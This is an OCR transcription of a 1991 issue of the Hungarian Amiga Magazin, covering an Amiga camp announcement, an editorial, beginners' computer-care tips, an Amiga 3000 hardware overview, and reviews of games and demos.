AMIGA MAGAZIN

"AMIGA - elérhető lehetőség a kreatív az audiovizuális elmének"

Amiga 3000

ATonce

14MHz-es A500

AMOS

1991/5 148.-Ft

Szponzorálja az Anubis Kft., és a Fejes system. Anubis vásárlási kupon az újságban!

AMIGA Tábor

Augusztus 24-30 (7 nap)

- Személyes találkozási lehetőség az ország TOP Amigásai számára

- Amiga hardware arzenál, genlockok, digitalizálók

Amiga 3000

- börze, Amiga party

- közös programozás

AM tanfolyamok:

Assembly

programozás kezdőknek

Desktop Video

Demo verseny

a 23 Celsius szervezésében. Főnyeremény egy szines RGB monitor.

Erre el kell jönnöd, ha az ország első Amigásai közé tartozol, vagy oda szeretnél tartozni!

Résztvételi díj: 2100 Ft vagy 300 Ft naponta (háromszori étkezéssel). Jelentkezni a Kecskeméti Ifjúsági Otthon LOGI - klubjában lehet:

Kecskemét 6000
Széchenyi tér 7.
Tel.: (76) 22-342, 20-735

Elhelyezés komfortos sátrakban, teljes ellátással, a gépek faházban. Utazás egyénileg, gépek saját konfigurációban.

AMIGA MAGAZIN

AMIGA MAGAZIN 91 5 1

Itt van újra az AM (surprise, surprise - mondaná az angol). Sokan riadt / felháborodott hangon kerestek meg bennünket, hogy: "hol van már az AM?!". Sajnos ténykérdés, hogy nem állnak rendelkezésünkre a profi újságkészítés lehetőségei, ami azt eredményezi, hogy nem tudunk minden hónapban pontosan megjelenni. Az előfizetőknek azonban nem kell megijedni: aki 12 számot fizetett ki, az 12 számot is fog megkapni, akkor is ha egy évben végül is csak 10 számot sikerül kiadnunk! Csupán a problémáink illusztrálása képpen szeretném megjegyezni, hogy kb. két hónapja URZ eltűnt, a munkahelyén sem látták, és ezen sorok írásakor, mikor a lapból már csak az ő cikkei hiányoznak, fogalmam sincs, hogyan fogom előkeríteni őt (remélem él..., meg akarom gyilkolni!).

A következő szám Július végén fog megjelenni. Ezután számunkra is lesz egy kis nyár helyetti szünet, azaz a további első szám csak lírai módon: szeptember végén jelenik majd csak meg! Ez persze nem azt jelenti, hogy az AM lazsál (bár ránk férne egy kis pihi...), hanem augusztus hónapban lesz a HATTALMAS AMIGÁS TÁBOR, amin mi is részt veszünk, és tanfolyamokat vezetünk. Ezekre szeretnénk gondosan fel is készülni, ezért az újság készítésével nem fogunk tudni foglalkozni. Ezt a tábort tehát úgy kell majd felfogni, mint az AM (eddig legtartalmasabb) számát, ahol mindenki találkozhat, aki az Amigát komolyan veszi, kapcsolatok alakulhatnak, programozói team-ek jöhetnek létre. Itt meg KELL jelennie az Amigás programozók élvonalának, és szeretettel várunk MINDEN felhasználót!

Egy másik gyakori és sajnos jogos kritika, hogy bizonyos dolgok nem jelennek meg az újságban, amiker előre beharangozunk! Ez semmiképpen nem helyes, ezt tudjuk, de a bűntényt nem előre megfontolt szándékból tesszük! Általában feledékenység, vagy a beígért cikk / kép meg nem érkezése miatt nem közlünk valamit, és azt hisszük nincs arra szükségünk, hogy olyasmiket ígérgessünk, amiket nem tudnánk teljesíteni! Remélem az elmaradt leírások tesztek rövidesen megjelennek, és a jövőben erre is nagyobb figyelmet tudunk majd fordítani.

Tervek: KZS nem vetette el a közös komponálási akciót. Ennek a megvalósításán most dolgozik, és a dolog lényege, hogy az ON DISK-en közölt profi sample-ek segítségével mindenki megkomponálhat egy dalt, KZS segítségével.

KZS-t kinevezzük a Művészeti Igazgató-i tisztsége mellett könyvtárosnak is! Hogy ez mit jelent? Nagyon sok teljesen profi "kóder" van, aki ugyan Psygnosis szintű játékprogramokat tud írni gépi kódban, de abszolút NULLA fogalma sincs arról, hogy az Amiga rendszert hogyan kell programozni, hogy kell egy ablakot nyitni, mi az az intuition, a könytárak, stb. Amiga könyvtárakról (library) fog írni, példaprogramokkal, és teljeskörű magyarázatokkal. Várhatólag ez a rovat elegendő lesz a programozástechnikai rovataink kibővítéséhez. Nagyon sokan szeretnék, ha az egész újság csak assembly-ről szólna, hát ez a kompromisszum azt hiszem nekik is jobb lesz mint a semmi...

Itt a szerkesztőségi cikk végén üdvözeletem szeretném küldeni azoknak, akik hozzájárultak a munkámhoz, cikk vagy hasznos információ küldésével (össze vissza): Boros Attila,(a titokzatos) THK, Fazekas István, Gál Gábor, Tóth Róbert, Németh András, Kovács Gábor, * a H530 cikk szerzője *, Bárdos Ferenc, Piret Endre.

Ja és mégegy: az előző AM egész jól nézett ki, nem? Ha minden igaz ez még jobb lesz (kop - kop - kop)!

BBKING

TARTALOM

AMIGA 3000

A Commodore cég egyik legújabb fejlesztése, ami elérhetővé teszi a 32 bites 3D, DTP, Multimédia workstationt.

AMOS

További információk a programcsomagról, és egy kis program

ATonce

Az Amiga belsejében egy AT. Kapcsold bé, és minden fut...

Programozás

A szokásos felhozatal...

TARTALOM

Ray-Tracing VI.

Jazz már megint belemerült a Ray-tracing csodálatos világába...

14 MHz-es Amiga

Hogyan 1.7-szerezd meg olcsón az Amigád teljesítményét

Zene

KZS kalauzol bennünket a MIDI programok, és hangszerek világában

Stormbringer

Az Amiga500 + a H530 50 Mhz 68030, 68882-es turbókártya a leggyorsabb...

Kezdőknek 4.rész

Nagyjából van tehát fogalmunk, hogy hogyan működik egy számítógép! A terv szerint haladva, a sorozat 4. részében most azzal foglalkozunk, hogy hogyan kezeljük számítógépünket!
Sokan azért (is) idegenkednek a géptől, mert attól félnek elronthatják, az pedig nem olcsó mulattság.
- A számítógépet nem lehet tönkretenni egy program helytelen használatával, magyarul attól nem mehet tönkre a gép, hogy "rossz gombot nyomunk meg".

A számítógép kezelésénél a következő elveket kell szem előtt tartanunk:
- SOHA ne húzzunk ki, vagy dugjunk be csatlakozót a gép bekapcsolt állapotában. Meghibásodás nem minden esetben történik, ha erre nem fordítunk figyelmet, de a szikra nem alszik...
- A bekapcsolás sorrendje: 1. Monitor, 2. perifériák (pl. nyomtató, stb.), 3, számítógép. A kikapcsolás sorrendje fordított. A lényeg, hogy amíg a számítógép be van kapcsolva kerüljük más fogyasztók kapcsolgatását. Természetesen valószinűleg semmi baj nem történik, ha ezt a sorrendet nem tartjuk be, de a gép meghibásodásának valószinűségét növeljük meg.
- a ki - bekapcsolás árt a legtöbbet. Ha jó a tápegységünk, márpedig az Amigákhoz nagyon megbízhatóakat adnak, akár több napig is futhat a gép kikapcsolás nélkül, mivel a gép elektronikája nem kopik. A ki és bekapcsoláskor keletkező áramlökéssel több kárt okozhatunk, mint azzal, hogy a gép akár több napig is üzemel. A meghibásodások nagyrésze be illetve kikapcsoláskor történnek.
- a gépbe kerülő por meghibásodást okozhat, ezért ha nem dolgozunk, takarjuk le a gépünket valamivel. Ausztriában lehet venni műanyag "DUST COVER-t", azaz porvédőt, ami tökéletesen ráillik az Amigára (miután ahhoz gyártották), és megvédi a portól. Reméljük ez itthon is kapható lesz.
- a gépbe ömlő folyadék végzetes lehet. Ezért aranyszabály, hogy a gép közelében TILOS a kávézás, kólázás, sörözés, stb.
- NE vegyük ki a floppy-t a meghajtóból, amíg az dolgozik. Ezt az alsó LED jelzi, de általában hallani is lehet a kattogást. Ha munka közben rántjuk ki a lemezt, a rajta lévő adatok nagy valószinűséggel tönkremennek, de ha nincs szerencséje az embernek, akkor a meghajtót is ki kell cserélnie... Ha programhiba folytán a lemez a végtelenségig szeretne dolgozni, ezt azért ne várjuk meg, ilyenkor reseteljünk!
- Csak olyan perifériát csatlakoztassunk, amit a géphez gyártottak, és valaki garantálja annak helyes működését.


A lemezek
Itthoni forgalomban a legelterjedtebb a 3.5"-os (kicsi) NoName lemez. Ez nagyon olcsó 75 ft egy db, DE a megbízhatósága nem éppen a legjobb. Játékprogramok, és kevésbé fontos file-ok tárolására alkalmasak. Mindenféleképpen vegyünk néhány jó minőségű, márkás lemezt is, amin a fontos programjainkat és adatainkat tartjuk! A lemezeket ne tartsuk sugárzó hő vagy mágneses tér közelében. A por a lemezeknek is árt, ezért a fontosabb lemezeket tartsuk műanyag lemeztartoban.

Biztonsági másolat
Soha ne dolgozzunk az eredeti programlemezről. Ha ez meghibásodik, hosszas tortúra a gyártótól megrendelni az új kópiát. Ezért a gyári lemezeinkről MINDIG készítsünk biztonsági másolatot. Fontos adatainkat 3 (!) lemezen is tartsuk karban! Egyen dolgozunk, majd a munka bizonyos szakaszában mentsük le a második lemezre is. Ritkábban mentsük le az adathalmazt az ELZÁRT 3. lemezre is! Ezek olyan tanácsok, amin sokan mulatnak, általában azok, akikkel még soha nem történt meg, hogy...

Vírusok
A vírus egy olyan program, ami a lemezeinken bújkál. Időnként valamilyen feltétel teljesülése esetén (pl. péntek 13) aktivizálja magát, és valamit csinál... Ez a valami lehet az is, hogy letörli a meghajtóban lévő lemezt, de ha barátságos vírusról van szó, akkor csak megviccel.
Ha fontos adatokkal dolgozunk, csak eredeti gyári programot használjunk, az biztosan vírusmentes. Mielőtt ezt betöltenénk a gépet 1 percig hagyjuk kikapcsolva. Közben ne tegyünk be más program lemezét, CSAK az adatlemezt. Így elkerülhető, hogy vírus jusson a gépbe, ami tönkreteheti az adatainkat.

BRKING

COMMODORE AMIGA 3000



Régi tartozásunkat pótoljuk ezzel a cikkel. Még az "elit" számítástechnikai újságok is kénytelenek voltak szóval méltatni az Amiga3000 megjelenését, míg mi, Amiga magazin nem adtunk róla megfelelő információt, kielégítő ismertetést.
Annak idején az Amiga 500 megjelenése szenzációszámba ment. Az első elérhetőárú számítógép, amibe igyekeztek beletenni mindent, ami abban az időben a szem - szájnak ingere volt. Magyarországon eléggé elterjedtek az Amiga 500-ások, és a 2000-esek. Elsődleges felhasználási terület máig is a játékprogramok, bár egyes területeken a profi felhasználók is kezdik elismerni az Amiga családban rejlő lehetőségeket. Olvasgatva a Television Buyer-t, vagy a TV Producer-t, egyre több helyen listázzák az Amiga feliaratozó és animációs rendszereket a professzionális berendezések között. Részben az itthoni, részben a nemzetközi Commodore marketing hibájából AZ Amigát úgy ismerték meg, mint az alapkiépítésű Amiga 500-ast (ami fölött a profik szemüvegével már igencsak eljárt az idő), és csak nagyon kevesen vannak vele tisztában, hogy a Commodore csak az Amigának 11 féle változatát gyártja. Ezen kívül a világon kb. 50 igazán nagy hardverfejlesztő cég foglalkozik Amiga perifériák gyártásával, arról nem is beszélve, hogy az IBM-es perifériák egy része változtatás nélkül kapcsolhatók az Amigához is (például lézerprinterek). Aki tehát komoly célra kíván használni egy számítógépet ne rögtön dőljön be egy-egy cég jobb vagy rosszabb reklámjának, illetve az adott céget körbevevő itthoni maffiának! Ha tőlünk írásban tanácsot kér, az AM hasábjain megpróbálunk segíteni abban, hogy eldöntse, arra a bizonyos feladatra érdemes-e Amigát használni, vagy sem, és ha igen, milyen szoftverre, és hardverkiegészítésre lesz szüksége, ezeket hol lehet beszerezni, és ha működni kezd a rendszer, az mire, mennyi idö alatt, és hogyan lesz képes!
Az első Amiga, amibe igazán komolyan megreformált hardver került, az az A3000.

Jelenleg 6 féle verzióban lehet kapni:

- Amiga 3000 16-40:
Motorola 68030 processzor 16 Mhz-es órajel
Motorola 68881 matematikai koprocesszor
19 ms elérési idejű 40Mb hardisk

- Amiga 3000 25-40
Motorola 68030 processzor 25 MHz-es órajel
Motorola 68882 matematikai koprocesszor



19 ms elérési idejű 40MB hardisk (újabban 50 MB-os disk-el kerül forgalomba)

- Amiga 3000 25-100
19 ms elérési idejű 100MB hardisk-el

- Amiga 3000 25 UX 100
UNIX workstation

- Amiga 3000 25 T 100
Tower verzió. Ez nem régen jelent meg a piacon. Egyelőre nem vagyunk vele tisztában mit rejt a szépséges fekete torony.


Alapvető különbség az 500-as, 2000-es és a 3000-es között, hogy az egyik 16 bites, a amásik 32 bites architektúrájú. A gyári 3000-es már eleve magasabb órajellel fut, a Motorla cég 68030-as mikroprocesszorát és matematikai koprocesszort tartalmaz. Már eleve bépített hardiskkel kerül forgalomba, de mivel az SCSI kontroller a gépben már gyárilag benne van, bármilyen SCSI periféria csatlakoztatható a géphez. A cég igéretei szerint rövidesen kapható lesz a 68040-es kártya is, amit egyszerűen csak be kell dugni az erre a célra fenntartott 200 polusú bővítő csatlakozóra. Erre a csatlakozóra lehet szupergyors memóriabővítőt is tenni, amely statikus 32 bites RAM-okat használ. Ezek frissítésére nem kell "senkinek" időt pazarolni, ezért jelentösen gyorsul a gyakori memóriaelérés igényű programok.

Mint tudjuk a 3000-esben az új Denise chip új grafikai módokat is lehetővé tesz:
Productivity - 640 * 480 (nem interlace)
Productivity interlace 640 * 960
Super Hires - 1280 * 256 (nem interlace)
Super Hires Interlace - 1280 * 512
Az új remegésmentes képernyőmódok megjelenítéséhez multisync monitorra is szükségünk van. A standard módok használatához jó a normál RGB monitor is. A gép hátulján mindkétfajta monitorcsatlakozót megtaláljuk (23 pólusú Amiga RGB, és 15 polúsú SubD csatlakozó VGA monitorokhoz).
Az Amiga 3000-essel az AmigaDOS 2.0 és a Workbench 2.0 jön. Az új operációs rendszer sok újdonsággal szolgál, kijavitva az 1.3-as hibáit, kiegészítve néhány hasznos dologgal, lehetővé teve az új hardver kihasználását, na és egy kicsit feljavítva a felhasználói interfész megjelenését is. Az első szállítások idején még nem készültek el a 2.0-ás kickstart ROM-ok, ezért ezen gépek tulajdonosainak bootoláskor a kickstart lemezzel kell kezdeni. Azóta elkészültek a kickstart ROM-okkal, így az új gépek már így jönnek, és valószinűleg ingyen szállítják a korábban vásárolt gépekhez is.

Az Amiga 3000-est 8 bővítőcsatlakozóval látták el. A 4 32 bites cím és adatbuszra csatlakozik a







AMIGA 3000

ZorroIII szabványnak megfelelő általános bővítőcsatlakozó (ez felülről kompatibilis a 2000-esnél használt ZorroII-vel). Az AT kártya számára 2 csatlakozót tartanak fennt (az AT bridgeboard használatával az Amiga 3000 100%-os IBM kompatibilis számítógép lesz). A 2000-esben is használt "video slot", a video bővítő csatlakozó (például a Toaster ide csatlakozhat). Ezen kivűl még van a 200 polusú CPU csatlakozó, ahová a 68040-es bővítést lehet majd dugni.

Szofverkompatibiltás: az Amiga 3000 képes futtatni az összes "rendszer alatt futó" Amiga programot, és az opcionális AT kártya megvásárolása után az összes AT programot. Az UX verzió természetesen egy teljesértékű Unix munkaállomást jelent. A track-es töltésű játékprogramok nem futnak a 3000-esen, bár az átalakítás végtelenül egyszerű, ezért egyre többnek jelenik meg a 3000-es verziója is. A komoly felhasználói programok nagyrésze változtatás nélkül is fut, de egy-két kivételtől eltekintve nem fogják automatikusan kihasználni a 3000-esben található új processzorokat, ami nagy sebességnövekedést tesz lehetővé. Ezért ahhoz, hogy maximálisan ki is tudjuk használni az új ép adta lehetőségeket 68030-ra optimalizált és matematikai koprocesszort használó programokat kell vásároljunk. A programok, amelyekhez hírdetik a 3000-es verziót, azok ilyenek (pl. Sculpt, Imagine, Broadcast Titler, Digiview Gold 4.0, stb.).

Memória: 1MB CHIP RAM, 1MB FAST RAM-mal kerül a polcokra. A CHIP RAM anyakártyán 2MB-ig bővíthető, a FAST RAM 4MB-ig 1 Mbites IC-kel, 16 MB-ig 4 Mbites IC-kel. Lehetőség van továbba szupergyors statikus RAM bővítésre is.

Videós szemszögből a 3000-es nem elhanyagolható. Egy kép digitalizálása kb. tizedannyi időt fog igénybe venni, mint egy 7.14 MHz-es standard Amigán, és természetesen az összes többi program is sokkal gyorsabb lesz. Természetesen a töltési, mentési idők is jóval lerövidülnek, ami szintén nem mindegy, mikor ketyeg a stúdióidő, és a kliens kopog a kezével az asztalon... Jó, jó ez természetes, mondhatná a stúdióvezető, de nyújt-e a 3000-es valamiféle kézzelfogható minőségbeli javulást? Nos, a videósok által szuperjól kihasználható genlock kompatibilis képernyőmód a: 768*580 overscan PAL - nem interlace! Ezt a módot a Broadcast Titler 2 ki is tudja használni! Az így megjelenített betűk pixelfelbontása antialiasing nélkül: 35ns (a normál HIRES - interalce-nek 70ns). Ezt természetesen a szofver még négy szintű antialiasinggal képes javítani, így az effektív pixelfelbontás kb. 17ns. Ez megfelel a piacon kapható Broadcast Quality feliratozók minőségének, így minden stúdió figyelembe veheti ezt a választást, arról nem is beszélve, hogy a gép még akár 3D munkaállomásként is használható esténként... Lehet, hogy nevetséges, de az sem utolsó szempont, hogy egy Amiga3000 látványa bele illik egy jól kiépített stúdió képébe is.

Sokszor lezajlik a vita Amigások között, hogy az Amiga 3000-es megéri-e az árát, vagy sem. Mindenféleképpen jó, hogy van egy olyan össszeállítás, amit az ember a boltban megvesz, hazavisz, bedug a konnektorba, és egy új nagyteljesítményű Amiga workstation jelentkezik be. Az Amiga 3000 ára alatt azt hiszem nem lehet olcsóbb konfigurációt kiépíteni, ami mindazt tudja is, mint a 3000-es. Míg ma a leggyorsabb Amigát vagy az 500-as, vagy a 2000-es feltuningolásával lehet elérni gyorsítókártya segítségével, érdemes figyelni a 68040-es kártya megjelenéséről szóló híreket, hiszen az nagyságrendbeli teljesítménynövekedést fog hozni.

Miért közöljük ezeket az információkat ingyért? Mert megtudjuk, hogy van, és titeket is biztosan érdekel! A bő, és részletes hírdetés persze nem ingyen van, de íme egy újabb "közhasznú információ":
Sok - sok Amigával, és Atari ST-vel kapcsolatos könyv kapható a Computer Panoráma kiadói Kft.-nél. A cím: 1054 Budapest, Végsey u.3 III.em.

Néhány példa:
Amiga C - 1149 Ft
GFA Basic - 649 Ft
Amiga Superbase - 950 Ft
Atari St Modula-2 - 1149 Ft
Amiga Programmer handbuch - 1149 Ft

Mi személyesen nem voltunk ott, nem néztünk szét, úgyhogy, ha valaki arra jár, és benéz, írja meg nekünk mit látott!

Ismertetők:

Ezt a programajánlatot Boros Attilától kaptuk. Szerintünk érdekes, ezért leközöltük! Másoktól is tőle is várunk ilyesmit a továbbiakban is, mint mindig!

SILKWORM IV :

Az eddigi legszuperebb lövöldözös játék. Hasonló a BATTLE SQUADRON-hoz; csak itt teljes képernyős a scroll és igazi sztereó hangeffektusok kápráztatják el a nézöt. Szóval olyan, mint egy ARCADE-játék, csak nem kell örökké dobálni be a tizeseket. Mivel az egyes pályaelemeket és ellenségeket menet közben tölti be, a traineres verziót csekély 40-50 perc alatt végig is lehet játszani... A végén sokáig villog, ezután még egy ellenséges bandát kell kilöni, ha ezen is túl vagyunk, akkor jön a szépen animált robbanás és a gratuláció. Egyaránt csúcs a grafika, a kód és a zene is! (a modul $5B1B8-nál kezdödik) Mindenképpen érdemes felvenni!!! (Vajon milyen lehet SPECTRUM-on???)

GODS DEMO:

Egy szép mászkálós játék a BITMAP BROTHERS-töl. Hasonló a DIZZY III-hoz (oldalnézet és egyben scrollozódik az egész játéktér) Most még csak a demójával játszottam, de itt is lehet karokat húzgálni, ajtókon bemenni, kincseket gyüjteni, valamint a falban lévö köveket nyomkodni... Természetesen (a XENON II-höz hasonlóan) bolt is van, ahol energiát, fegyvert és életet vásárolhatunk. A grafika, a zene és a hangeffektusok elég jók! (a modul $1BC0-nál kezdödik és 320 Kbyte hosszú!) Kár, hogy a demónak hamar vége van...

SUPER CARS II:


Autóverseny felülnézetböl. A kezelése hasonlít a LOTUS ESPIRIT-hez. Lehet ketten is játszani, ekkor hosszában osztja meg a képernyőt (így az igazi!). A jó helyezésekért kapott pénzünket és pontjainkat tovább gyarapíthatjuk a néha megjelenö emberkék kérdéseire adott helyes válasszal. Ha valakinek ez nem fekszik, akkor a legalsó menüpont átkapcsolásával segíthet. (NO COMM. SCREENS) A grafika és a zene (mindkét modul $F140-nél kezdödik) a MAGNETIC FIELDS-től már megszokott - szuper- színvonalú, de a legjobb az egészben az, hogy az elején ott a hírdetés: Nemsokára itt a LOTUS ESPRIT TURBO CHALLENGE II!!! (Yeah!)


ENIGMA (DEMO):

A PHENOMENA (Svéd) csapat egyik új demója. AZATOTH tervezte és kódolta, a zenét FIREFOX és TIP készítette, a grafikákat UNO (most SCOOPEX Svéd-szekció tag) rajzolgatta. A demó egy egész lemezt foglal el (TRACKLOAD-os), hasonló a MENTAL HANGOVER-hez. Rövid töltés után feltünik egy fekete-fehér harcos, pár másodperc múlva pedig a zene is megszólal (a demóvégéig szól). A demó egyes részei: elöször egy jobbra-balra-fel-le-elöre-hátra scrollozó-csavarodó STARFIELD-mezöben feltünik a CREDITS (a fent felsorolt nevek), majd az ENIGMA"-felirat (mintha átlátszóPLEXI-ből lenne). Ezután egy kockát láthatunk, amelynek az oldalain különböző mozgó (STARFIELD, HIDDEN-LINE VECTOR valamint PLANE-VECTOR) motívumok vannak. A következökben egy képzeletbeli tájon kalandozhatunk különféle álló (tábla, házak, fák) és mozgó (szélmalom, felszálló repülögép) között. Ezután AZATOTH mester három gömb-variációt mutat be: gömb 800 pontból (csak a nézö felöli pontok láthatók), gömb vonalakból (a nem láthatóvonalak sötétebbek), végül gömb árnyékolt lapokból (ahogy elfordul, úgy sötétedik!). Ezt követi egy STAR WARS-SCROLLER (a MENTAL HANGOVER-ben jobb volt!), majd ismét egy nagy durranás: RAY-TRACING FRACTAL-animáció (természetesen egy saját, hamarosan megjelenő PD RAY-TRACER-rel készítette). Végül egy pár hírt olvashatunk a PHENOMENA háza tájáról és RESET. Szóval ezt a demót mindenféleképpen vedd fel! Bemutatásával a porba megalázhatod a dicsö AT, ATARI stb. (ejnye - bejnye - a szerk.) tulajdonosokat... Ja, AZATOTH és UNO fényképét megtalálhatod az ANARCHY-party-ról készült SLIDE-SHOW-ban. (RAZOR 1911-es gyártmány)

Boros Attila
(Tel.65-12435)

THE POWER





Az AM nem játékújság, mint kiderült, de a mostaniakban már TÚL kevés a szórakozás, a mokka, az újság tele van csupa komoly témával... Némiképpen ellensúlzozandó ezt a helyzetet, bemutatjuk a "The Power" nevü Demonware játékot. A történet Max-ról szól, aki a szerelem hatalmába kerülve, lila fejjel elhatározza, hogy kiszabadítja a bürrögő szerelmét: Minit. A történet gyagyán egyszerű, ám a végigjátszás már nem annyira. A Puzzle tipusú játékhoz az ATOMIX-ban megismert képességekre van szükséged, ugyanis az irányítás, és a szabályok itt is trükkösek. A jobb oldali képen láthatod, hogy lehet egymás ellen is játszani, ahol arra megy ki a játék, hogy melyik játékos teperi le először Minit (bocsánat). A grafika jól van dizájnolva (bocsánat), és a zene sem rossz, a "The Power" c. snap nóta remix változata. A programmal 100 pálya jön, amit nem egyszerű teljesíteni egyszeri embernek, de az ilyen KZS féle megszállottak számára mellékeltek egy pálya editort is. Így, ha beleszeretsz a játékba, nem kell mosogatni a szállodában, hogy feketén beszerezd az új pályalemezeket.


DEMO

Ez az a kategória, amit azért fedeztek fel, hogy az Amigás villogtathassa a gépét, amitől az unalmas gépek tulajdonosai rendszeresen eláju1nak! Nos ez már műfajjáfejlődött, és kategoriákba bomlott. Ebben a hónapban nem kategorizálunk, hanem bemutatjuk azokat, amelyek a legjobban tetszettek az elmúlt időszakban.




Badbird Animation


A Sculpt-4D-vel készített madár táncol, mintha valami jó zenét hallgatna. Ez a demó nem tartalmaz semmi olyasmit, amit az ember nem nézne ki az Amiga hardveréből, de mindig jó nézni egy profi animátor munkáját, és hát, ahogy az a francia mondja: "ray-tracing rules..."



Budbrain II

Az előző Budbrain méltó folytatása. A Demók általában olyanok, hogy ránéz egy két (sötét) programozó és menten elájul: "azannnya, eztmeghogycsináta, stb.". Ez a banda azonban hat a laikusokra, is tele van humorral, jól animált grafikákkal, fantasztikusan jól összehangolt zenével, és hangeffektusokkal. A Crionics Megademóból visszatükröződőMadonna rajzfilm kissé horrorisztikus jelleget ölt a fürdőkád jelenetnél...

